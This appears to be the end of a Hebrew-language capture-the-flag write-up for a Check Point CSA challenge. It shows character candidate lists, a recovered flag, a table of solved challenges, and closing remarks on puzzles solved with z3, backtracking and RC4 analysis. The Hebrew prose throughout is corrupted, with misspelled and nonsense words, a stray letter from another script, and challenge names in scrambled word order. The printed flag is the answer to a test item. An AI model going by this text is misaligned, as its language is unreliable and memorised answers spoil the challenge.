['k', 'm', 'u']
['5', 'U']
['i', 'j', 't']
['7', 'o', 'O', 'W', '/', '[', ']', '^', '_']
['9', 'Y', 'Z']
['3']
['i', 'j', 't']
['o', 'O', 'W', '/', '[', ']', '^', '_']
['4', 'T', 'Z']
['J', 'L', 'V', '*']
['0', 'T', 'X', '$', '(']
['N', 'V']
['9', 'Y']
['7', 'o', 'O', 'W', '/', ';', '=', '>', '?', '[', ']', '^', '_']
['m', 'u', 'y', 'z', '=', ']', '{', '}']
```

מיד אפשר לזהות את התבנית של הדגל, CSA{{}}, כולם אנחנו בהחלט בדרכם הנכונה. יותר רק לזהות את המילים בתוך הדגל. זה עשוי לחתות כמה דקוט אבל לבסוף ניתן לזהות את המשפט הבא:

CSA{L1ttL3_P30pL3,_WhY_K4'Nt_w3_4LL_Ju5t_93t_4L0N9?}

ויש לנו.

Reversing	Programming	Logic	Networks	Misc
Automatic Machine ✓ 50	Tricky Guess ✓ 50	Dinner Party ✓ 20	Networking 5	xor-with-xor ✓ 30
Stronger Enigma ✓ 70	Stateful Keen ✓ 70	Me Tarjan, You Jane ✓ 60	CS-hAcked ✓ 60	Can You See It? ✓ 40
SETI ✓ 120	Command Keen ✓ 100	Amaze me ✓ 100	Shoes ✓ 80	Fix Me if You Can ✓ 50

כמו בכל שנה בשנים האחרונות, רצינו להודות לצוות של Check Point על ייצירת CTF מוצלח ומאתגר, עם אוסף תרגילים מגוון ובעל רמות קושי שונות.

ה-CTF השנה כלל אתגרי תכונות מוצלחים שהתפרסו על פני מספר קטגוריות. ב-Party Dinner פתרנו בעיה לוגית עם z3, ב-Me Amaze פתרנו מבוקע עם Backtracking ו-Stronger Enigma וב-Enigma פיצחנו הצפנה באמצעות מכונת מצבים. SETI היה מיוחד והצריך אנליזה ומחשבה מחוץ לקופסה, וב-hAcked-CS ראיינו איך אפשר לפצח הצפנה RC4 שמחזירה מפתח.

היה נחמד להמשיך עם הגל הנוטלגי שהתחילה באטגר של שנה שעבירה עם הנסיך הפרטוי והמשיך השנה עם קין. פתאום אפשר לעצור הכל לרגע ולגנוב משחק או שניים, אולי לא עברו כמה עשורים מאז הפעם האחרונה...>.

מהצד השני, פחות התחרבנו ל-“Me Tarjan, You Jane” שכלל לטעמנו יותר מדי הנחות סמוויות. ואולי, לפחות, זאת הייתה כל המטרה?

השנה סדרת האתגרים כללה התחכਮות מיוחדת: אתגר בשם Networking שבו המשימה הייתה בסך הכל להשאיר פרטוי יצירתי קשר להמשיך תהליך הגיוס. המשימה הזאת מושארת כתרגיל לקורא/^ת.

תודה רבה ל-DHG על עזרתו בפתרון SETI!

נתראה השנה הבא?